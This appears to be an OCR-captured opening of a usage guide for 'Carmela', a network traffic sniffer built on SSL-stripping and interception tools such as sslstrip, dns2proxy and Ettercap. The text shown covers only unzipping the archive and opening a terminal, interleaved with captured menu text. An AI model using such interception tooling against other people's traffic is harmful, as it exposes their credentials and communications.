

Carmela

First of all, big thanks to Moxie Marlinspike for developing sslstrip and to Leonardo Nve for improving on it and developing sslstrip2 and dns2proxy . Also thanks to the Driftnet team, the URLsnarf developers and the Ettercap team.


These are instructions on how to use the network traffic sniffer Carmela.


Right click and unzip the file.


ZIP
Carmela.zip
Open With Archive Manager Ctrl+O
Open With Other Application
Cut Ctrl+X
Copy Ctrl+C
Move to...
Copy to...
Move to Wastebasket Delete
Resize Icon...
Rename F2
Extract Here
Properties Ctrl+I


Carmela
Carmela.zip
ZIP
$_


Enter the file, right click, and open the folder in a new terminal.


Home
Desktop
Carmela
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Wastebasket
+ Other Locations
#!
Carmela
masters
README.pdf
New Folder Shift+Ctrl+N
Paste Ctrl+V
Select All Ctrl+A
Properties Ctrl+I
Open in Terminal

